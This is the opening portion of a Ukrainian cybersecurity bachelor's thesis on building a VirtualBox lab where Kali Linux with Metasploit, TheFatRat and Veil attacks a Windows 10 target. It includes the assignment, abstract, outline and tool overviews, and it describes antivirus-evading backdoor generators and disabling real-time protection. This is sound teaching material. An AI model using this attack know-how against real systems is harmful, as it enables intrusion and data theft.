

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій
(повне найменування факультету)

Кафедра інформаційної безпеки та наноелектроніки
(повне найменування кафедри)

Пояснювальна записка

до дипломного проекту (роботи)

бакалавр

(ступінь вищої освіти)

на тему Розробка тестового середовища для моделювання мережесих атак
(назва теми)

Виконав: студент 4 курсу, групи БК-810

Спеціальності 125 Кібербезпека

(код і найменування спеціальності)

Освітня програма (спеціалізація)

Безпека інформаційних і комунікаційних мереж

ГРИШАЙ Д.О.

(ПРИЗВИЩЕ та ініціали)

Керівник КОРОЛЬКОВ Р.Ю.

(ПРИЗВИЩЕ та ініціали)

Рецензент МОРОЗ Г.В.

(ПРИЗВИЩЕ та ініціали)

МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ
Національний університет «Запорізька політехніка»

Факультет інформаційної безпеки та електронних комунікацій

Кафедра інформаційної безпеки та наноелектроніки

Ступінь вищої освіти бакалавр

Спеціальність 125 Кібербезпека

(код і найменування)

Освітня програма (спеціалізація) Безпека інформаційних і комунікаційних мереж

(назва освітньої програми(спеціалізації))

ЗАТВЕРДЖУЮ

Завідувач кафедри ІБтаН

Андрій КОРОТУН

« » 2024 року

З А В Д А Н Н Я
НА ДИПЛОМНИЙ ПРОЄКТ (РОБОТУ) СТУДЕНТА

ГРИШАЙ Данила Олександровича

(ПРІЗВИЩЕ, ім'я, по батькові)

1. Тема проєкту (роботи): Розробка тестового середовища для моделювання мережевих атак

Design of a test environment to simulate network cyber attacks

керівник проєкту (роботи) к.т.н., КОРОЛЬКОВ Роман Юрійович

(науковий ступінь, вчене звання, ПРІЗВИЩЕ, ім'я, по батькові)

затверджені наказом закладу вищої освіти від «03» травня 2024 року №192

2. Строк подання студентом проєкту (роботи): 09.06.2024

3. Вхідні дані проєкту (роботи): Створення корисного навантаження трьома способами, за допомогою Metasploit, TheFatRat та Veil.

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити): Розробити тестове середовище для моделювання атак; Створення корисного навантаження (Payload); Отримання системних прав; Очищення журналу подій та завершення процесів.

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, кількість слайдів, плакатів)
Презентація доповіді (в MS PowerPoint), 15 слайдів

6. Консультанти розділів проєкту (роботи)

Розділ	ПРИЗВИЩЕ, ініціали та посада консультанта	Підпис, дата	
		завдання видав	прийняв виконане завдання
Розділи 1-5	КОРОЛЬКОВ Р.Ю., доцент кафедри ІБтаН	15.04.2024	04.06.2024
Нормоконтроль	КОРОЛЬКОВ Р.Ю., доцент кафедри ІБтаН		06.06.2024

7. Дата видачі завдання: «15» квітня 2024 року.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів дипломного проєкту (роботи)	Строк виконання етапів проєкту (роботи)	Примітки
1	Аналіз літературних джерел за темою роботи	15.04.24-21.04.24	Виконано
2	Огляд основних термінів	21.04.24-23.04.24	Виконано
3	Огляд методів та інструментів для моделювання атак	23.04.24-27.04.24	Виконано
4	Розробка тестового середовища	29.04.24-10.05.24	Виконано
5	Налаштування віртуальних машин	13.05.24-17.05.24	Виконано
6	Аналіз методів передачі шкідливого програмного забезпечення	20.05.24-24.05.24	Виконано
7	Моделювання атаки	25.04.24-29.05.24	Виконано
8	Оформлення матеріалів бакалаврської роботи	29.05.24-03.06.24	Виконано

Студент

Данило ГРИШАЙ

(підпис) (Ім'я ПРИЗВИЩЕ)

Керівник проєкту (роботи)

Роман КОРОЛЬКОВ

(підпис) (Ім'я, ПРИЗВИЩЕ)

АНОТАЦІЯ

Пояснювальна записка до бакалаврської роботи: 85 с., 2 табл., 12 рис., 45 джерел.

ВИТОКИ ДАНИХ, СИСТЕМА АТАКИ, ЦІЛЬОВА СИСТЕМА, ВІРТУАЛЬНЕ СЕРЕДОВИЩЕ, КОРИСНЕ НАВАНТАЖЕННЯ, ПЕРЕДАЧА ШКІДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ, ОТРИМАННЯ СИСТЕМНИХ ПРАВ

Актуальність теми. Щороку діджиталізація перетинає нові кордони, а це означає, що приватні комп'ютери все частіше використовуються для роботи і навпаки.

Мета роботи:

- забезпечення кращім розумінням кібератак;
- демонстрація важливості всіх даних.

Змішуючи приватні та корпоративні дані, все більше кіберзлочинців отримують доступ до конфіденційних даних, за допомогою яких вони можуть атакувати компанії та приватних осіб. Крім того, зловмисники професіоналізуються і використовують постійно вдосконалене шкідливе програмне забезпечення. Для моделювання можливих векторів атак створюється тестове середовище для тестування і дослідження таких атак.

Об'єкт дослідження – процес моделювання мережових атак у віртуальному середовищі.

Предмет дослідження – методи та інструменти для віртуального середовища, для проведення мережових атак в навчальних цілях.

Ця робота проводиться для того, щоб створити максимально безпечне робоче середовище. Нарешті, знання про вектори атак буде використано для навчання студентів.

ABSTRACT

Explanatory note to the bachelor`s thesis: 85 pages, 2 tables, 12 figures, 45 sources.

DATA LEAKAGE, ATTACK SYSTEM, TARGET SYSTEM, VIRTUAL ENVIRONMENT, PAYLOAD, DELIVERY OF MALWARE, ACQUIRING SYSTEM PRIVILEGES

Actuality of theme. Every year, digitalization crosses new borders, which means that personal computers are increasingly used for work and vice versa.

The goal of the work:

- providing a better understanding of cyber attacks;
- demonstration of the importance of all data.

By mixing private and corporate data, more and more cybercriminals gain access to sensitive data that they can use to attack companies and individuals. In addition, attackers are professionalizing and using constantly improved malware. To simulate possible attack vectors, a test environment is created for testing and researching such attacks.

The object of research is the process of modeling network attacks in a virtual environment.

The subject of research is methods and tools for the virtual environment, for conducting network attacks for educational purposes.

This work is done to create the safest possible working environment. Finally, knowledge of attack vectors will be used to educate readers, students, and specialized staff.

ЗМІСТ

Вступ	8
1 Актуальність та важливість кібербезпеки	10
1.1 Самоперевірка	11
1.2 Основні поняття	12
1.2.1 Система атаки	12
1.2.2 Metasploit	13
1.2.3 Цільова система	14
1.2.4 Корисне навантаження (Payload)	16
1.2.5 Сесія	16
1.3 Аналіз завдання	17
2 Теорія та основи	20
2.1 Важливість даних користувачів	20
2.2 IT безпека	21
2.3 Методи атак	21
2.4 Інструменти, що використовуються	22
2.4.1 Metasploit	22
2.4.2 FatRat	23
2.4.3 Veil	24
2.4.4 Process Explorer	25
2.5 Розробка тестового середовища	25
2.6 Примітки	27
2.6.1 Вимкнення захисту в реальному часі	27
2.6.2 MSEdge	28
2.6.3 Перемикання між сесіями	29
2.6.4 Усунення помилок	29
3 Розробка тестового середовища	31
3.1 Передача шкідливого програмного забезпечення	31
3.1.1 Передача через USB накопичувач	31

3.1.2	Передача через електронну пошту	32
3.1.3	Передача через завантажені програми	33
3.2	Імпорт віртуальних машин	33
3.3	Створення спільної папки	36
3.4	Підключення віртуальних машин	38
3.5	Створення корисного навантаження	40
3.5.1	Створення корисного навантаження за допомогою Metasploit	40
3.5.2	Створення корисного навантаження за допомогою TheFatRat	43
3.5.3	Створення корисного навантаження за допомогою Veil	45
3.6	Передача шкідливого програмного забезпечення на практиці	48
3.7	Підготовка цільової системи	49
3.8	Підготовка системи для атаки	50
4	Практична реалізація атак	52
4.1	Системна інформація про цільову систему	52
4.2	Команда і користь «idletime»	53
4.3	Ipconfig	53
4.4	Отримання системних прав	54
4.4.1	Отримання системних прав за допомогою bypassuac_dotnet_profiler	55
4.4.2	Отримання системних прав за допомогою incognito	56
4.5	Маскування шкідливого програмного забезпечення за допомогою Migrate	57
4.6	Hashdump	60
4.7	Очищення журналу подій	61
4.8	Розпізнавання структури папок	62
4.9	Пошук файлів	63
4.10	Зчитування вмісту файлів	63
4.11	Передача даних між системами	64
4.11.1	Завантаження (Download)	64
4.11.2	Вивантаження (Upload)	65

4.12 Створення знімків екрану	66
4.13 Завершення процесів	67
4.14 Прослуховування камери та мікрофона	68
4.14.1 Камера	69
4.14.2 Мікрофон	70
4.15 Keylogger	71
4.16 Створення оболонки	74
4.17 Автоматизація послідовності команд	74
4.18 Відкриття терміналу на цільовій системі	75
4.19 Виявлення шкідливого програмного забезпечення за допомогою Process Explorer	76
Висновки	78
Перелік джерел посилення	79

ВСТУП

"Після кризи, спричиненої коронавірусом, суспільство все більше звертається до цифрового світу - ідеального живильного середовища для кіберзлочинців"[1].

Через глобальну пандемію та тривалі локдауни все більше людей купують персональні комп'юти, з яких вони можуть працювати. Необізнаність, підроблені веб-сайти та реклама з погрозами - це лише деякі з шляхів, якими шкідливі програми можуть потрапити на ваш комп'ютер [1]. Наскільки небезпечними можуть бути ці програми і що людина, яка стоїть за ними, може зробити з інформацією, обговорюється в цій бакалаврській роботі.

Вступна цитата з "Спеціальної оцінки кіберзлочинності під час пандемії коронавірусу" показує, наскільки реальною є загроза сучасної діджиталізації. Зростання використання персональних комп'ютерів для роботи з дому та подання заявок в електронному вигляді, наприклад, заявок на екстрену допомогу під час Covid-19, пропонує хакерам та іншим кіберзлочинцям новий спосіб крадіжки інформації. Підроблені веб-сайти, фішинг і шкідливе програмне забезпечення знаходяться в центрі уваги кримінальної статистики [1]. Найбільше зростання і зміни в кримінальних правопорушеннях з 2020 по 2019 рік були зафіксовані в категоріях "Фальсифікація доказових даних, обман в юридичних операціях при обробці даних", "Зміна даних, комп'ютерний саботаж" і "Шпигунство за даними, включаючи підготовчі дії і крадіжку даних" [1].

У дипломній роботі розглядаються різні атаки, які можуть бути здійснені після завантаження та виконання програми. Подальші атаки можна класифікувати як "модифікація даних, комп'ютерний саботаж" та "шпигунство за даними, включаючи підготовчі дії та крадіжку даних" [1]. Відомою проблемою є встановлення небажаних програм під час завантаження іншої

програми. Небезпека, яку такі небажані програми можуть становити в найгіршому випадку, описана в окремих прикладах.

Після вступу закладаються основи і роз'яснюються найважливіші терміни для цієї роботи. Для того, щоб закласти ці основи, необхідно почати з пояснення важливості кібербезпеки для цієї роботи. Крім того, необхідно проаналізувати та визначити завдання. Нарешті, визначаються цілі цієї роботи. З урахуванням цих знань, представлені інструменти, що використовуються для створення і проведення атак. Основна частина цієї дипломної роботи присвячена конкретно обраним атакам, які можуть бути здійснені за допомогою використаних інструментів. Також наведені сценарії, в яких ці атаки можуть бути актуальними і яку інформацію злоумисник може викрасти. Дипломна робота завершується результатами та висновками.

1 АКТУАЛЬНІСТЬ ТА ВАЖЛИВІСТЬ КІБЕРБЕЗПЕКИ

Щоб захистити людей від кіберзлочинців, необхідно, щоб вони знали про небезпеку інтернету. Це включає в себе багато факторів. Комп'ютер завжди повинен отримувати всі оновлення, що стосуються безпеки, якнайшвидше. Не слід сліпо довіряти електронним листам від незнайомців. Однак листи з нібито відомих адрес також становлять небезпеку. Якщо ви помилитеся або зайдете на неперевірені сайти, може бути вже занадто пізно. Такі дані, як паролі, адреси електронної пошти або інша приватна інформація, часто стають мішенню і продаються в даркнеті [2]. Ця теза написана для того, щоб внести трохи більше ясності в цей комп'ютерний світ нулів і одиниць і передати краще розуміння цінності приватних даних. Стрімке зростання кількості комп'ютерів у всіх сферах життя та використання Інтернету також приховує в собі небезпеку [3]. Згідно з дослідженням, 11% українців користувалися інтернетом у 2008 році [4]. Згідно з онлайн-дослідженням "[...] про використання інтернету в Україні", опублікованим у 2021 році, ця цифра вже перевищує 79,2% [4]. Кожна людина, яка через цю роботу навчиться більш уважно ставитися до своїх даних і забезпечить свою безпеку - це вже успіх цієї роботи, і ще одна особа, яка залишається недосяжною для кіберзлочинців. Крім того, ця робота має забезпечити фундамент, на якому можуть базуватися майбутні курси. Таким чином можна передавати знання та розробляти подальші методи кібербезпеки. Ця робота може також потрапити до більших компаній, які можуть розглянути та виправити прогалини в безпеці, показані тут. Можливо, ця робота також може допомогти вам!

1.1 Самоперевірка

Перевірка наявності особистих даних в Інтернеті може бути здійснена за допомогою сайту «<https://haveibeenpwned.com/>». Тут можна перевірити, чи зустрічаються певні інформаційні дані, такі як адреси електронної пошти, номери телефонів, паролі і багато іншого, у так званих витоках даних. Витік даних - це «ненавмисне розголошення класифікованих як секретні, [безпекові] політично або військово чутливі тощо дані [в Інтернеті]» [5]. До цих даних входять також вищезазначені особисті дані. На головній сторінці можна здійснити пошук за електронною поштою або номером телефону. Після цього сайт шукає ці дані в витоках даних. Виводяться витoki даних, які містять шукану інформацію. Якщо обрані дані не зустрічаються в жодному з відомих сайту витоків даних, з'являється повідомлення «Good news — no pwnage found!». Якщо ж дані знайдено в одному з відомих витоків даних, з'являється повідомлення «Oh no — pwned!». Додатково, в підпункті «Breaches you were pwned in» вказується, в якому витoku даних було знайдено цю інформацію. Крім того, витік даних часто коротко описується, з приблизним часом і кількістю постраждалих. У підпункті «Compromised data» зазначається, які дані були порушені, наприклад, дата народження, місце проживання, стать, номер телефону, ім'я тощо[6].

Ці витoki даних часто доступні в Darknet [2]. Деякі навіть безкоштовні. Проте ціна значно варіюється. Це було перевірено під час навчання в сфері "Комплексні практичні заняття OSINT та соціальний інженерінг". Щоб отримати уявлення про те, скільки коштують зламані та викрадені дані, можна переглянути цю сторінку *. Тут можна знайти перелік цін на аккаунти в соціальних мережах, банківські рахунки, підроблені документи та багато іншого. Ці дані можуть бути знайдені або створені з використанням витоків даних. Особливо важливими є паролі, оскільки їх можна зберігати в так званих "райдужних таблицях" [7]. Ці таблиці використовуються для злomu облікових

записів. Для цього використовується відома адреса електронної пошти, і потім використовується пароль з цих таблиць. Оскільки у них є багато тисяч паролів, успіх є питанням часу. Тут кожен пароль перевіряється окремо. Ці атаки називаються атаками "брутфорс" [8].

Для перевірки безпеки власного пароля також доступна функція на вказаному веб-сайті. Для цього переходимо на вкладку [Passwords] на сторінку „<https://haveibeenpwned.com/Passwords>“ *. Пошук працює так само, як і для електронних адрес або номерів телефонів. Проте тут лише показується, в якій кількості витоків даних цей пароль з'являвся. Сам пароль не оцінюється. Те, що він не виявлений у жодному з відомих сайту витоків даних, ще не означає, що він безпечний [9].

Постраждалі від витоків даних повинні залишатися спокійними та спочатку змінити пароль на пошкодженому веб-сайті або у провайдера. Якщо провайдер веб-сайту це пропонує, додатково варто активувати "двофакторну автентифікацію". Це означає, що для входу в акаунт потрібно буде ввести, наприклад, код отриманий по SMS на мобільний телефон або від користувача зовнішній аутентифікатор, такий як "Google Authenticator" *.

1.2 Основні поняття

1.2.1 Система атаки

Система атаки - це система, яку створив зловмисник. Ця система створює шкідливе програмне забезпечення, виконує різноманітні атаки і контролює їх. У випадку цієї бакалаврської роботи для системи атаки обрано Kali Linux.

"Kali Linux - це дистрибутив Linux на основі Debian з відкритим вихідним кодом, орієнтований на різноманітні завдання з інформаційної

безпеки, такі як тестування на проникнення, дослідження безпеки, комп'ютерна судова експертиза та зворотний інженерінг." [10]

Як зазначено у визначенні, Kali Linux - це операційна система для проникнення, яка базується на операційній системі Debian Linux. Її використовують для симуляції багатьох різних атак. Особливістю Kali Linux є те, що вже встановлено багато програм для тестування [10]. Серед них Metasploit, який використовується для завдання цієї бакалаврської роботи.

1.2.2 Metasploit

Metasploit, за власним твердженням, є "найбільш використовуваною програмою для тестування на проникнення в світі". Вона була розроблена в співпраці між Rapid7 та спільнотою з відкритим вхідним кодом і призначена допомагати командам з безпеки тестувати вразливості [11]. Оскільки знання про те, як працюють програми хакерів та інших кіберзлочинців, дозволяє розробляти краще програмне забезпечення для забезпечення безпеки, Metasploit є ідеальною програмою для цієї роботи. Більше того, мотивація розробників співпадає з мотивацією цієї роботи. Обидва бажають покращити рівень безпеки [11]. Особливою перевагою є те, що Metasploit вже встановлений у Kali Linux і може бути використаний без додаткових дій. Metasploit надає базу для атак. Він працює від створення програмного забезпечення до підключення до комп'ютерів та виконання атак на цільову систему. Metasploit надає всі необхідні функції для цієї бакалаврської роботи.

1.2.3 Цільова система

Цільова система описує обрану операційну систему, на якій працює шкідливе програмне забезпечення, створене системою атаки. Це може бути як Linux, так і Windows. У випадку цієї роботи буде симульовано систему Windows 10.

Як показано на рисунку 1.1, за даними Research Department, поточна частка ринку Windows 10 є найвищою [12]. Тому оптимальною для цієї бакалаврської роботи буде саме ця операційна система, оскільки вона є лідером на ринку.




Рисунок 1.1 – Витяг зі статистики Research Department на тему "Ринкові частки провідних операційних систем у світі у січні 2022 року"

Створити віртуальну машину з усіма функціями Windows 10 є складним завданням. Проблема полягає в тому, що навіть віртуальні машини вимагають активаційний ключ для використання всіх функцій Windows 10. Для таких випадків корпорація Microsoft надає тестову версію*. Однак слід врахувати, що через 90 днів віртуальна машина з Windows 10 буде деактивована. Щоб

завантажити відповідну віртуальну машину, необхідно зробити вибір, показаний на рисунку 1.2 [13].



Select a download

Virtual Machines

MSEdge on Win10 (x64) Stable 1809

Choose a VM platform:

VirtualBox

Рисунок 1.2 – Вибір віртуальної машини

У першому пункті необхідно вибрати операційну систему. Важливо вибрати найновішу версію Windows 10. У другому пункті "Choose a VM platform:" потрібно вибрати програму, в якій буде запускатися віртуальна машина [13]. Як описано в пункті 2.5, для цієї роботи обрано VirtualBox. Потім потрібно натиснути "Download .zip" і завантажити файл.

Програми, створені в Kali Linux для цієї роботи, можуть виконуватися на будь-якій системі Windows 10, на якій відключено захист у реальному часі Windows і не встановлено додаткових антивірусних програм. Це означає, що в теорії можна використовувати власну систему як цільову. Однак для цієї роботи рекомендується використовувати тестову систему у вигляді віртуальної машини з Windows. Так можна уникнути пошкодження власної системи та краще вирішувати виникаючі проблеми.

1.2.4 Корисне навантаження (Payload)

Щоб комп'ютери могли комунікувати і щоб система атаки могла передавати команди цільовій системі, необхідно створити програму. Ця програма повинна містити шкідливу частину, яка забезпечує ці дві функції. Для цього створена програма оснащується навантаженням (payload).

"Payload (корисне навантаження) - це частина пакета даних, що передається, яка містить фактичний вміст повідомлення. Вона слідує за заголовком пакета даних; в залежності від мережевого протоколу. У сфері комп'ютерної судової експертизи payload зазвичай є шкідливою частиною запиту або коду, який має виконуватися на цільовій системі" [14]. "У контексті шкідливого програмного забезпечення, такого як зловмисне програмне забезпечення або комп'ютерний вірус, шкідливі ефекти програмного забезпечення також називаються payload" [15].

Це навантаження автоматично додається інструментами, які використовуються при створенні програм. Таким чином, у створених програмах міститься шкідливе програмне забезпечення, яке дозволяє зловмиснику встановити з'єднання з ціллю і отримати доступ до цільової системи, не поміченим користувачем. Таким чином, ця програма відповідає визначенню шкідливого програмного забезпечення (malware) і в наступних текстах буде також називатися шкідливим програмним забезпеченням [16].

1.2.5 Сесія

Сесією називається поточна сесія, яку Metasploit надає цільовій системі. Перше з'єднання, яке відкривається, називається Session 1. Через різні атаки, такі як викрадення системних прав, Metasploit відкриває нові сесії. Додатково

нові сесії створюються, коли зловмисник підключається до різних цілей. Для кожної нової цілі створюється нова сесія. За допомогою параметра `sessions -i <номер сесії>` можна вибрати сесію, в якій бажаєте працювати.

```
meterpreter> session -i <номер сесії>
```

1.3 Аналіз завдання

У цьому розділі аналізується тема, визначаються завдання цієї роботи та відповідні цілі, а також проводиться їхнє розмежування.

Як видно з назви теми для реалізації потрібно створити тестове середовище, це буде виконано за допомогою віртуальних машин. Для цього буде створено систему атаки з операційною системою Kali Linux і цільову систему з операційною системою Windows 10. Після з'єднання цих систем будуть смодельовані кібератаки за допомогою Metasploit, яка надає всі необхідні функції для виконання атак.

Metasploit дозволяє створювати програми з payload, які після запуску на цільовій системі забезпечують підключення до неї.

Проаналізувавши тему бакалаврської роботи було сформульовано основне завдання: "Як ефективно відобразити сучасні вектори атак у семінарах для підвищення усвідомлення кіберзагроз учасниками". Як вже зазначалося у вступі, особлива увага приділяється двом категоріям: "Зміна даних, комп'ютерний саботаж" та "Шпигунство за даними включаючи підготовчі дії та крадіжку даних".

Метою цієї роботи є забезпечення учасників цієї роботи або подій, що впливають з неї, кращим розумінням кібератак, а також демонстрація важливості всіх даних. Майже всі інформаційні дані, які виникають на комп'ютері, можуть бути важливими для зловмисника. Для досягнення цього було визначено три цільові аудиторії.

По-перше, ця робота доповнює навчальний матеріал для студентів, дозволяючи їм реалізовувати та застосовувати теоретично вивчені атаки в безпечному середовищі тестування. Це допомагає краще зрозуміти кіберзлочинність і цінність інформації, яку можуть отримати зловмисники.

Друга цільова аудиторія – експерти та бажаючі продовжити навчання. Вони краще зрозуміють кібератаки, виявлення вразливостей і профілактичні заходи для захисту програм. Тестування атак у реальному світі допомагає випереджати зловмисників і уникнути фінансових втрат, які у 2022 році склали 1,1 мільярда доларів[1].

Остання цільова аудиторія – новачки, які потребують навчання. Завдання полягає в тому, щоб організувати для них навчальні заходи, щоб кожен співробітник компанії розумів важливість комп'ютерної безпеки та дотримувався основних правил, таких як обережне використання USB-накопичувачів.

Ця бакалаврська робота написана для навчальних цілей та розширення знань. За допомогою цієї роботи можна демонструвати кібератаки. Вона відділяється від будь-яких кримінальних злочинів, які можуть виникнути у зв'язку з цією роботою. Вона не призначена для підтримки таких дій.

У цій роботі через обмежену потужність не можуть бути протестовані всі функції Metasploit. Через велику різноманітність атак, непередбачуваність нових оновлень і патчів все може змінюватися щодня. Ось чому важливо знати версії використаних програм. Якщо вони збігаються, представлені атаки у цій роботі, працюватимуть.

Таблиця 1.1 – Відповідність програмних продуктів їхнім номерам версії

Software	Version
VirtualBox	7.0.12 r 159484 (Qt5.15.2)
Windows	19045.3803
Kali Linux	6.3.0-kali1-amd64
Metasploit	6.3.27-dev
TheFatRat	1.9.8
Veil	3.1.14
Process Explorer	17.06

2 ТЕОРЕТИЧНІ ОСНОВИ

Щоб дати початок цій роботі, потрібно спочатку з'ясувати, що зловмисники можуть робити з даними користувачів і чому ці дані мають цінність. Розуміючи цінність даних користувачів, можна спробувати їх захистити. Для цього необхідно ідентифікувати найбільш цінні дані користувача та забезпечити їх захист.

2.1 Важливість даних користувачів

Під час вивчення загальної кіберзлочинності була сформована особлива увага до користувацьких даних. Завдяки модулям, таким як «Системне та мережеве адміністрування/мережева безпека», «Операційні системи та цифрові сліди» або «Великі дані/Data Mining». Для зловмисників теоретично будь-яка інформація про ціль може бути важливою. Це починається з апаратних компонентів, далі переходить до операційної системи, на якій працюють, і закінчується використанням програм та інформацією, яка при цьому утворюється. Які з цих даних важливі для зловмисників, ІТ-фахівцям з безпеки важко визначити. Після визначення найважливіших даних, ІТ-фахівці з безпеки повинні задатися питанням, як захистити ці дані. Маючи знання про ціль зловмисника, команда з безпеки може знайти спосіб запобігти атакам або мінімізувати збитки.

2.2 IT безпека

Як зазначено у попередньому пункті, IT-безпека є центральним аспектом для забезпечення захисту даних. Для визначення IT-безпеки використаємо цитату з книги Клавдії Еккерт "IT-безпека: Концепції - Методи - Протоколи".

"IT-безпека має завдання захищати компанії та їхні цінності (ноу-хау, дані клієнтів, персональні дані) і запобігати економічним збиткам, які можуть виникнути внаслідок порушення конфіденційності, маніпуляцій або порушень доступності послуг компанії" [17].

У галузі інформатики не існує стовідсоткової безпеки даних [18]. Однією з найбільших проблем IT-безпеки може бути те, що вона може лише намагатися захищати дані превентивно. Чи обере зловмисник цей шлях, невідомо. Таким чином, програми безпеки можуть ускладнити атаку зловмисника, але не зупинити її. Впровадження нових функцій і компонентів створює нові вразливості. Багато вразливостей намагаються усунути, але деякі все ж проникають у готове програмне забезпечення. Ці вразливості часто виявляються лише під час атак. Щоб випередити зловмисників, можна самостійно тестувати та атакувати свої системи на предмет вразливостей. Це допоможе ідентифікувати вразливості та розробити методи їх усунення і мінімізувати шкоду, що виникає внаслідок них.

2.3 Методи атак

Після ідентифікації найважливіших даних компанії або приватних осіб IT-фахівці з безпеки або адміністратори можуть шукати відомі вразливості безпеки. Крім того, вони можуть дізнатися про атаки, які можуть виконати

самостійно. Для таких випадків існують спеціалізовані компанії, що проводять так звані "пентести". Під час пентестів системи всебічно перевіряються на безпеку [23, 24]. При цьому використовуються та виявляються вразливості безпеки, які згодом можна використовувати для запобігання атакам.

Наведені тут атаки можуть бути частиною такого пентесту. Під час цих атак розкривається безліч можливих параметрів атаки. Завдяки знанню, як функціонують атаки та які дані може отримати зловмисник, ІТ-команда з безпеки може розробити методи для їх запобігання. Ця бакалаврська робота стосується лише проведення атак і не розглядає вирішення проблем з безпекою.

2.4 Інструменти, що використовуються

2.4.1 Metasploit

Що таке Metasploit, вже було описано в розділі "1.2.2 Metasploit". Це є основою для проведення атак. Metasploit зазвичай попередньо встановлено при завантаженні Kali Linux. Якщо це не так, тут є інструкція для установки [19]. Інструкцію для установки на Windows можна знайти на Github [20]. Обидві установки не були протестовані, оскільки в якості системи для атак використовується Kali Linux, в якому Metasploit вже встановлено.

Для Metasploit існує графічний інтерфейс користувача "Armitage" *, який встановлений на поставленій системі [21]. Він не був включений до розгляду. Проблема з цією програмою полягає в тому, що не було знайдено способу отримати системні права на цільовій системі. Без цих прав багато атак не працюють. Тому він не був далі розглянутий. Щоб запустити програму, в терміналі вводять "service postgresql start". Після запуску програми потрібно ввести дані, як показано на рисунку 3. Пароль — "test". З майбутніми

оновленнями цей графічний інтерфейс користувача може знову набрати актуальність.

```
$service postgresql start  
$sudo armitage
```




Рисунок 2.1 – Облікові дані для входу в Armitage

2.4.2 FatRat

Metasploit надає основну програму для атак, але для їх втілення потрібно створити програму, яка має навантаження. Для цього підходять дві програми. Однією з цих програм є TheFatRat. На поточній Kali Linux TheFatRat вже встановлено. Якщо ви користуєтеся зовнішньою системою Kali Linux, інструкція щодо встановлення наведена на сторінці Github * [22].

„TheFatRat є інструментом експлуатації, який компілює відомі навантаження з вірусами, які потім можуть бути запущені на Linux, Windows, Mac та Android. TheFatRat пропонує простий спосіб створення бекдорів та навантажень, які можуть обійти більшість антивірусних програм.“ [22]
TheFatRat - це програма для створення шкідливого програмного забезпечення. Найбільшою відмінністю від створення шкідливого програмного забезпечення

порівняно зі створенням його за допомогою модулів, які постачаються з Metasploit, полягає в тому, що TheFatRat є більш комплексним і, за власними словами, може обійти більшість антивірусних програм. Крім того, його можна налаштувати під конкретні цільові системи [22]. Однак при використанні програми, створеної за допомогою TheFatRat, було виявлено багато помилок. У деяких випадках були знайдені помилки, які суперечили одна одній.

Наприклад, у випадку згаданої пізніше атаки - викрадення паролів, відображаються повідомлення про помилки, що атакуючий не отримує доступ, оскільки він не є адміністратором. Однак для роботи програма потребує цих прав. Поміж цими суперечливими помилками є і інші помилки, які можуть бути пов'язані з мовами програмування Ruby та Python. Крім того, наприкінці 2021 року виникла проблема, коли створені програми потребували прав адміністратора, щоб мати можливість запускати їх на Windows. Проте для створеної шкідливої програми було б краще, якби кожен користувач міг запускати програми. Це дозволяє обійти фактор безпеки адміністратора. Це було оновлено на початку 2022 року. З того часу ця програма створює шкідливе програмне забезпечення, які не потребують погодження адміністратора. Зважаючи на помилки та досконаліші програми, для створення шкідливого програмного забезпечення було використано іншу програму.

2.4.3 Veil

У цій роботі замість TheFatRat було використано Veil. Як і TheFatRat, ця програма генерує шкідливе програмне забезпечення. Однак ви можете вибрати мову програмування, на якій створюється шкідливе програмне забезпечення. Це може бути особливо корисно, якщо відомі вразливості антивірусних програм в певних мовах програмування. Таким чином, наприклад, хакери можуть експлуатувати ці уразливості. Крім того, Veil створив найнадійніші

програми в тесті. Для цього була створена таблиця у пункті 3.5.3. Veil не є попередньо встановленим в Kali Linux і, отже, його потрібно встановити *. Підтримка Veil-Evasion припинена, тому у майбутньому слід використовувати Veil [23].

2.4.4 Process Explorer

